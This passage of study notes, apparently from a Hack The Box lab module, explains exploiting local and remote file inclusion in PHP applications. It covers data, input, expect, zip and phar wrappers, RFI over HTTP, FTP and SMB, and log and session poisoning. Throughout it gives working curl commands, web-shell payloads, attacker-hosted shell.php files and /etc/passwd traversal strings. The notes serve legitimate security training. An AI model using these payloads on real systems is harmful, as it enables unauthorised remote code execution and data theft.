
You may also use cURL for the same attack:
d41y@htb[/htb]$ curl -s 'http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Input
Similar to the data wrapper, the input wrapper can be used to include external input and execute PHP code. The difference between it and the data wrapper is that you pass your input to the input wrapper as a POST request’s data. So, the vulnerable parameter must accept POST requests for this attack to work. Finally, the input wrapper also depends on the allow_url_include setting, as mentioned earlier.
To repeat your earlier attack but with the input wrapper, you can send a POST request to the vulnerable URL and add your web shell as POST data. To execute a command, you would pass it as a GET parameter, as you did in your previous attack:
d41y@htb[/htb]$ curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Expect
Finally, you may utilize the expect wrapper, which allows you to directly run commands through URL streams. Expect works very similar to the web shells you’ve used earlier, but don’t need to provide a web shell, as it is designed to execute commands.
However, expect is an external wrapper, so it needs to be manually installed and enabled on the back-end server, though some web apps rely on it for their core functionality, so you may find it in specific cases. You can determine whether is is installed on the back-end server just like you did with allow_url_include earlier, but you’d grep for expect instead, and if it is installed and enabled you’d get the following:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep expect
extension=expect
As you can see, the extension configuration keyword is used to enable the expect module, which means you should be able to use it for gaining RCE through LFI vuln. To use the expect module, you can use the expect:// wrapper and then pass the command you want to execute:
d41y@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
As you can see, executing commands through the expect module is fairly straightforward.
Remote File Inclusion (RFI)
Local vs. Remote File Inclusion
When a vulnerable function allows you to include remote files, you may be able to host a malicious script, and then include it in the vulnerable page to execute malicious functions and gain RCE. Following functions that would allow RFI if vulnerable:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
file_get_contents() | YES | NO | YES |
| Java | |||
import | YES | YES | YES |
| .NET | |||
@Html.RemotePartial() | YES | NO | YES |
include | YES | YES | YES |
Verify RFI
In most languages, including remote URLs is considered as a dangerous practice as it may allow for such vulnerabilities. This is why remote URL inclusion is usually disabled by default. For example, any remote URL inclusion in PHP would require the allow_url_include setting to be enabled. You can check whether this setting is enabled through LFI:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include
allow_url_include = On
However, this may not always be reliable, as even if this setting is enabled, the vulnerable function may not allow remote URL inclusion to begin with. So, a more reliable way to determine whether an LFI vulnerability is also vulnerable to RFI is to try and include an URL, and see if you can get its content. At first, you should always start by trying to include a local URL to ensure your attempt does not get blocked by a firewall or other security measures. Use http://127.0.0.1:80/index.php as you input string and see if it gets included.

As you can see, the index.php got included in the vulnerable section, so the page is indeed vulnerable to RFI, as you are able to include URLs. Furthermore, the index.php page did not get included as source code text but got executed and rendered as PHP, so the vulnerable function also allows PHP execution, which may allow you to execute code if you include a malicious PHP script that you host on your machine.
You also see that you were able to specify port 80 and get the web app on that port. If the back-end hosted any other local web app, then you may be able to access them through the RFI vulnerability by applying SSRF techniques on it.
RCE with RFI
The first step in gaining RCE is creating a malicious script in the language of the web app, PHP in this case.
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
Now, all you need to do is host the script and include it through the RFI vulnerability. It is a good idea to listen on a common HTTP port like 80 or 443, as these ports may be whitelisted in case the vulnerable web app has a firewall preventing outgoing connections. Furthermore, you may host the script through an FTP service or an SMB service.
HTTP
Now, you can start a server on your machine with a basic python server:
d41y@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...
Now, you can include your local shell through RFI. You will also specify the command to be executed.

As you can see, you did get a connection on your python server, and the remote shell was included, and you executed the specified command:
d41y@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...
SERVER_IP - - [SNIP] "GET /shell.php HTTP/1.0" 200 -
FTP
You may also host your script through the FTP protocol. You can start a basic FTP server with Python’s pyftpdlib:
d41y@htb[/htb]$ sudo python -m pyftpdlib -p 21
[SNIP] >>> starting FTP server on 0.0.0.0:21, pid=23686 <<<
[SNIP] concurrency model: async
[SNIP] masquerade (NAT) address: None
[SNIP] passive ports: None
This may be useful in case HTTP ports are blocked by a firewall or the http:// string gets blocked by a WAF. To include your script, you can repeat what you did earlier, but use the ftp:// scheme in the URL.

As you can see, this worked very similar to your HTTP attack, and the command was executed. By default, PHP tries to authenticate as an anonymous user. If the server requires valid authentication, then the credentials can be specified in the URL:
d41y@htb[/htb]$ curl 'http://<SERVER_IP>:<PORT>/index.php?language=ftp://user:pass@localhost/shell.php&cmd=id'
...SNIP...
uid=33(www-data) gid=33(www-data) groups=33(www-data)File Uploads
SMB
If the vulnerable web app is hosted on a windows server, then you do not need the allow_url_include setting to be enabled for RFI exploitation, as you can utilize the SMB protocol for the remote file inclusion. This is because Windows treats files on remote SMB servers as normal files, which can be referenced directly with a UNC path.
You can spin up an SMB server using Impacket’s smbserver.py, which allows anonymous authentication by default:
d41y@htb[/htb]$ impacket-smbserver -smb2support share $(pwd)
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Now, you can include your script by using a UNC path (\\<OUR_IP>\share\shell.php), and specify the command with &cmd=whoami as you did earlier:

As you can see, this attack works in including your remote script, and you do not need any non-default settings to be enabled. However, you must note that this technique is more likely to work if you were on the same network, as accessing remote SMB servers over the internet may be disabled by default, depending on the Windows Server configurations.
LFI and File Uploads
The following are the functions that allow executing code with file inclusion:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
| NodeJS | |||
res.render() | YES | YES | NO |
| Java | |||
import | YES | YES | YES |
| .NET | |||
include | YES | YES | YES |
Image Upload
… is very common in most modern web apps, as uploading images is widely regarded as safe if the upload function is securely coded.
Crafting Malicious Image
The first step is to create a malicious image containing a PHP web shell code that still looks and works as an image. So, you will use an allowed image extension in your file (shell.gif), and should also include the image magic bytes at the beginning of the file content, just in case the upload form checks for both the extension and content type as well.
d41y@htb[/htb]$ echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
This file on its own is completely harmless and would not affect normal web apps in the slightest. However, if you combine it with an LFI vuln, then you may be able to reach RCE.
note
You are using a GIF image in this case since its magic bytes are easily typed, as they are ASCII chars, while other extensions have magic bytes that you would need to URL encode.
Now, you need to upload your malicious image file.
Uploaded File Path
Once you’ve uploaded the file, all you need to do is include it through the LFI vuln. To do that, you need to know the path to your uploaded file. In most cases, especially with images, you would get access to your uploaded file and can get its path from its URL. In your case, if you inspect the source code after uploading the image, you can get its URL:
<img src="/profile_images/shell.gif" class="profile-image" id="profile-image">
Otherwise, you would need to fuzz for directories.
With the uploaded file path at hand, all you need to do is to include the uploaded file in the LFI vulnerable function, and the PHP code should get executed.

As you can see, you included your file and successfully executed the id command.
Zip Upload
You can utilize zip wrapper to execute PHP code. However, this wrapper isn’t enabled by default, so this method may not always work. To do so, you can start by creating a PHP web shell script and zipping it into a zip archive.
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
Once you uploaded the shell.jpg archive, you can include it with the zip wrapper as zip://shell.jpg (URL encoded), and then refer to any files within it with #shell.php. Finally, you can execute commands:

Phar Uploads
Finally, you can use the phar:// wrapper to achieve a similar result. To do so, you will first write the following PHP script into a shell.php file:
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
This script can be compiled into a phar file that when called would write a web shell to a shell.txt sub-file, which you can interact with. You can compile it into a phar file and rename it to shell.jpg.
d41y@htb[/htb]$ php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
Now, you would have a phar file called shell.jpg. Once you upload it to the web app, you can simply call it with phar:// and provide its URL path, and then specify the phar sub-file with /shell.txt (URL encoded) to get the output of the command you specify.

Log Poisoning
These attacks rely on written PHP code that gets logged into a log file, and then including that log file to execute PHP code.
Any of the following functions with Execute privileges should be vulnerable to these attacks:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
| NodeJS | |||
res.render() | YES | YES | NO |
| Java | |||
import | YES | YES | YES |
| .NET | |||
include | YES | YES | YES |
PHP Session Poisoning
Most PHP web apps utilize PHPSESSID cookies, which can hold specific user-related data on the back-end, so the web app can keep track of user details through their cookies. These details are stored in session files on the back-end, and saved in /var/lib/php/sessions/ on Linux and in C:\Windows\Temp on Windows. The name of the file that contains your user’s data matches the name of your PHPSESSID cookie with the sess_ prefix like /var/lib/php/sessions/sess_el4ukv0kqbvoirg7nkp4dncpk3.
The first thing you need to do in a PHP Session Poisoning Attack is to examine your PHPSESSID file and see if it contains any data you can control and poison.
As you can see, your PHPSESSID cookie value is nhhv8i0o6ua4g88bkdl9u1fdsd, so it should be stored at /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd. When trying to include:

You can see that the session file contains two values: page, which shows the selected language page, and preference, which shows the selected language. The preference value is not under your control, as you did not specify it anywhere and must be automatically specified. However, the page value is under your control, as you can control it through the ?language= parameter.
Try setting the value of page a custom value and see if it changes in the session file. You can do so by simply visiting the page with ?language=session_poisoning.
http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning
When including again:

This time, the session file contains session_poisoning instead of es.php, which confirms your ability to control the value of page in the session file. Your next step is to perform the poisoning step by writing PHP code to the session file. You can write a basic PHP web shell by changing the ?language= parameter to a URL encoded web shell:
http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
Finally, you can include the session file and use the &cmd=id to execute commands:

Server Log Poisoning
Both Apache and Nginx maintain various log files, such as access.log and error.log. The access.log file contains varios information about all requests made to the server, including each request’s User-Agent header. As you can control the User-Agent in your requests, you can use it to poison the server logs as you did above.
Once poisoned, you need to include the logs through the LFI vuln, and for that you need to have read-access over the logs. Nginx logs are readable by low privileged users by default, while the Apache logs are only readable by users with high privileges. However, in older or misconfigured Apache servers, these logs may be readable by low-privileged users.
By default, Apache logs are located in /var/log/apache2/ on Linux and in C:\xampp\apache\logs\ on Windows, while Nginx logs are located in /var/log/nginx/ on Linux and in C:\nginx\log\ on Windows. However, the logs may be in a different location in some cases, so you may use a LFI wordlist to fuzz for their locations.
Try including the Apache access log:

As you can see, you can the read the log. The log contains the remote IP address, request page, response code, and the User-Agent header. As mentioned earlier, the User-Agent header is controlled by you through th HTTP request headers, so you should be able to poison this value.
To do so, you can use Burp:

As expected, you custom User-Agent value is visible in the included log file. Now, you can poison the User-Agent header by setting it to a basic PHP web shell.

You may also poison the log by sending a request through cURL.
d41y@htb[/htb]$ echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
d41y@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -H @Poison
As the log should now contain PHP code, the LFI vuln should execute this code, and you should be able to gain RCE.
You see that you successfully executed the command. The exact same attack can be carried out on Nginx logs as well.
tip
The User-Agent header is also shown on process files under the Linux /proc/ directory. So, you can try including the /proc/self/environ or /proc/self/fd/N files (where N is a PID usually between 0-50), and you may be able to perform the same attack on these files. This may become handy in case you did not have read access over the server logs, however, these files may only be readable by privileged users as well.
Finally, there are other similar log poisoning techniques that you ma utilize on various system logs, depending on which logs you have read access over. The following are some of the service logs you may be able to read:
/var/log/sshd.log/var/log/mail/var/log/vsftpd.log
You should first attempt reading these logs through LFI, and if you do have access to them, you can try to poison them as you did above. For example, if the ssh of ftp services are exposed to you, you can read their logs through LFI, then you can try logging into them and set the username to PHP code, and upon including their logs, the PHP code would execute. The same applies to the mail services, as you can send an email containing PHP code, and upon its log inclusion, the PHP code would execute. You can generalize this technique to any logs that log a parameter you control and that you can read through the LFI vuln.
Automated Scanning
Fuzzing Parameters
The HTML forms users can use on the web app front-end tend to be properly tested and well secured against different web attacks. However, in many cases, the page may have other exposed parameters that are not linked to any HTML forms, and hence normal users would never access or unintentionally cause harm through. This is why it may be important to fuzz for exposed parameters, as they tend not to be as secure as public ones.
For example, you can fuzz the page for common GET parameters as follows:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value' -fs 2287
...SNIP...
:: Method : GET
:: URL : http://<SERVER_IP>:<PORT>/index.php?FUZZ=value
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: xxx
________________________________________________
language [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
Once you identify an exposed parameter that isn’t linked to any forms you tested, you can perform all of the LFI tests discussed before. This is not unique to LFI vulns but also applies to most web vulnerabilities, as exposed parameters may be vulnerable to any other vuln as well.
LFI wordlists
There are a number of LFI wordlists you can use for a scan. A good worlist is LFI-Jhaddix.txt, as it contains various bypasses and common files, so it makes it easy to run several tests at once. You can use this wordlist to fuzz the ?language= parameter you have been testing.
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287
...SNIP...
:: Method : GET
:: URL : http://<SERVER_IP>:<PORT>/index.php?FUZZ=key
:: Wordlist : FUZZ: /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: xxx
________________________________________________
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../../../../../../../../etc/hosts [Status: 200, Size: 2461, Words: 636, Lines: 72]
...SNIP...
../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661, Words: 645, Lines: 91]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3661, Words: 645, Lines: 91]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
As you can see, the scan yielded a number of LFI payloads that can be used to exploit the vuln. Once you have the identified payloads, you should manually test them to verify that they work as expected and show the included file content.
Fuzzing Server Files
In addition to fuzzing LFI payloads, there are different server files that may be helpful in your LFI exploitation, so it would be helpful to know where such files exist and whether you can read them. Such files include:
- Server webroot path
- Server config files
- Server logs
Server Webroot
You may need to know the full server webroot path to complete your exploitation in some cases. For example, if you wanted to locate a file you uploaded, but you cannot reach its /uploads directory through relative paths. In such cases, you may need to figure out the server webroot path so that you can locate your uploaded files through paths instead of relative paths.
To do so, you can fuzz for the index.php file through common webroot paths. Depending on your LFI situation, you may need to add a few back directories, and then add your index.php afterwards.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287
...SNIP...
: Method : GET
:: URL : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
:: Filter : Response size: 2287
________________________________________________
/var/www/html/ [Status: 200, Size: 0, Words: 1, Lines: 1]
As you can see, the scan did indeed identify the correct webroot path at /var/www/html/. You may also use the same LFI-Jhaddix.txt wordlist you used earlier, as it contains various payloads that may reveal the webroot. If this does not help you in identifying the webroot, then your best choice would be to read the server configs, as they tend to contain the webroot and other important information.
Server Logs/Configs
Example:
d41y@htb[/htb]$ ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287
...SNIP...
:: Method : GET
:: URL : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ
:: Wordlist : FUZZ: ./LFI-WordList-Linux
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
:: Filter : Response size: 2287
________________________________________________
/etc/hosts [Status: 200, Size: 2461, Words: 636, Lines: 72]
/etc/hostname [Status: 200, Size: 2300, Words: 634, Lines: 66]
/etc/login.defs [Status: 200, Size: 12837, Words: 2271, Lines: 406]
/etc/fstab [Status: 200, Size: 2324, Words: 639, Lines: 66]
/etc/apache2/apache2.conf [Status: 200, Size: 9511, Words: 1575, Lines: 292]
/etc/issue.net [Status: 200, Size: 2306, Words: 636, Lines: 66]
...SNIP...
/etc/apache2/mods-enabled/status.conf [Status: 200, Size: 3036, Words: 715, Lines: 94]
